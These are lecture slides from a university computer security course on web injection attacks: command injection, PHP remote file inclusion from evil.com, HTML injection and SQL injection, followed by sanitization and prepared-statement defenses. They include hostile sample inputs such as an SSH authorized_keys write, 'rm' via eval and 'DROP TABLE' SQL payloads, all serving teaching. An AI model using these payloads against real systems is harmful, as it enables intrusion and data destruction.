

Web Security - Injection

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

Command Injection Attacks

Command Injection Attacks

- User input is executed as part of a command on the server, because of **incorrect sanitization or lack of sanitization**
- A developer might use **unsanitized user input** to compose a string that is evaluated as code or as the filename of code
- The attacker provides an input that includes not only data but also commands

Command Injection Attacks (Cont.)

- Functions that allow code execution
 - `system()`
 - `eval()`
 - `popen()`
 - `include()`
 - `require()`
 - ...

Command Injection Attacks (Cont.)

- The server application is a calculator, which uses eval() to compute the result of an expression

```
$exp = $_GET["exp"];  
eval('$result = ' . $exp . ';');  
echo $result;
```

- Normal Request:

- http://site.com/calc.php?exp="1+2"

- Malicious Request

- http://site.com/calc.php?exp="1+2; system('rm ../passwd')"

Command Injection Attacks (Cont.)

- The server invokes a CGI program to execute a grep command using user input as parameter
- `system("grep $exp file.txt")`
 - `; echo 'xxx' > ~/.ssh/authorized_keys; rm`
- `system("grep \"$exp\" file.txt")`
 - `\" foo; echo 'xxx' > ~/.ssh/authorized_keys; rm \"`
- `system("grep", "-e", $exp, "file.txt")`
 - No shell

File Inclusion Attacks

- Many programming languages and web frameworks allow a developer to include a **code component** to modularize the application
- It is possible to inject code into the application if it is not configured correctly
 - Upload code that is then included
 - Provide a remote code component, if remote inclusion is supported
 - Manipulate the path that is used to locate the code component

File Inclusion Attacks - PHP

- PHP allows remote files to be included with the `allow_url_fopen` directive
- One can execute arbitrary code if user input is used to build the file name

```
// index.php
$include_path = "/includes/";
include($include_path . "lib.php");
```

```
// lib.php
include($include_path . "a.php");
```

GET /includes/lib.php?include_path=http://www.evil.com/ HTTP/1.1

HTML Injection

- One can inject HTML tags into a web page to modify its behavior
 - `<iframe>`: force a user to visit a web page
 - `<form>`: collect user's credentials

Lessons Learned

- Web applications accept user inputs
- User inputs can be used to construct command
- User inputs shall be **sanitized** before being used as command
 - Remove or escape meta-characters
 - Tricky and brittle to get right
 - Default allow
 - Better to avoid using a feature-rich API

PHP Sanitization


- `strip_tags($str)`: strips NULL bytes, HTML and PHP tags from the input
- `htmlentities($str, $flags)`: converts special characters and all characters which have HTML character entity equivalents in \$str to HTML entities
- `escapeshellarg($str)`: adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass the string safely as an argument of shell command

PHP Sanitization (Cont.)

- `escapeshellcmd($str)`: escapes any characters that might be used to trick a shell command into executing arbitrary commands
 - `&#;`; ``` `|` `*` `?` `~` `<` `>` `^` `()` `[]` `{}` `$` `\`, `\x0A` and `\xFF`
 - `'` and `"` are escaped only if not paired

SQL Injection

Web Application Architecture



SQL Injection

- SQL queries are widely used in web applications
 - Select, Insert, Delete, Drop, ...
- It is possible to inject code/commands into SQL queries that are built from user inputs
- By using special characters like ` (tick), -- (comment), + (space), @var, @@var, % (wildcard), it is possible to
 - Modify queries in an unexpected way
 - Probe the database schema
 - Run commands

SQL

- A widely used database query language
 - Can retrieve, insert, update, delete application data stored in a database
- The server-side application code can make SQL queries to the associated database

```
$recipient = $_POST["recipient"];  
$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='$recipient';"  
$result = $conn->query($sql);  
if ($result->num_rows > 0) {  
    $row = $result->fetch_assoc();  
    echo "The recipient's account number is " . $row["AcctNum"] . "<br>";  
}
```


SQL Injection (Cont.)

- \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='\$recipient';"
- Normal: \$recipient == "Alice"
- ' OR 1=1
 - \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name=' ' OR 1=1 '";"
 - (Balance < 100 AND Name='') OR 1=1'
- ' OR 1=1 --
 - \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name=' ' OR 1=1 --';"

SQL Injection (Cont.)

- \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='\$recipient'";
- ' ; DROP TABLE Users; --
- ' ; SELECT * FROM Users; --
- ' ; UPDATE Users SET Balance=999 WHERE AcctNum=1234; --

SQL Injection (Cont.)

- It is possible to modify any type of SQL queries
 - SELECT statements
 - INSERT statements
 - INSERT INTO Users (AcctNum, Balance) VALUES (\$acct, \$balance)
 - UPDATE statements
 - UPDATE Users SET Balance=\$balance WHERE AcctNum=\$acct;
 - DELETE statements
 - DELETE * FROM Users WHERE AcctNum=\$acct;

Defenses against SQL Injections

- Developers should **never** allow user-supplied data to modify SQL statements
- **Stored procedures**
 - Isolate the application from SQL operations
 - All SQL statements are stored procedures on the DB server
- **Prepared statements**
 - Statements are compiled into SQL statements before user input is added
 - The DB server build a corresponding **fixed** parse tree

SQLi Solutions: Stored Procedures

- Original code (Java)

```
String query = "SELECT title, description FROM articles  
WHERE id=" + request.getParameter("id");  
Statement stat = dbConnection.createStatement();  
ResultSet rs = stat.executeQuery(query);
```

- Take the SQL statements out of the web application and into the DB

```
CREATE PROCEDURE getArticle @id INTEGER AS SELECT title,  
description FROM articles WHERE id = @id
```

- A stored procedure is invoked instead of building a SQL query from string

```
CallableStatements cs = dbConnection.prepareCall("{call  
getArticle(?)}");  
cs.setInt(1,  
Integer.parseInt(request.getParameter("id")));  
ResultSet rs = cs.executeQuery();
```

SQLi Solutions: Prepared Statements

- Prepared statements allow for the clear separation of **data** and **code**
 - A query is first parsed and the locations of the parameters are identified
 - Then the parameters are bound to their actual values
- They can also improve the performance of a query sometimes

```
$mysqli = new mysqli("localhost", "user", "pass", "db");  
$stmt = $mysqli->stmt_init();  
$stmt = $mysqli->prepare("SELECT name FROM test WHERE id=?");  
$stmt->bind_param("i", $id);  
$stmt->execute();  
$stmt->bind_result($name);  
$stmt->fetch();  
printf("The name of %d is %s\n", $id, $name);  
$stmt->close();
```

Credits

- Some slides are based on the slides of Giovanni Vigna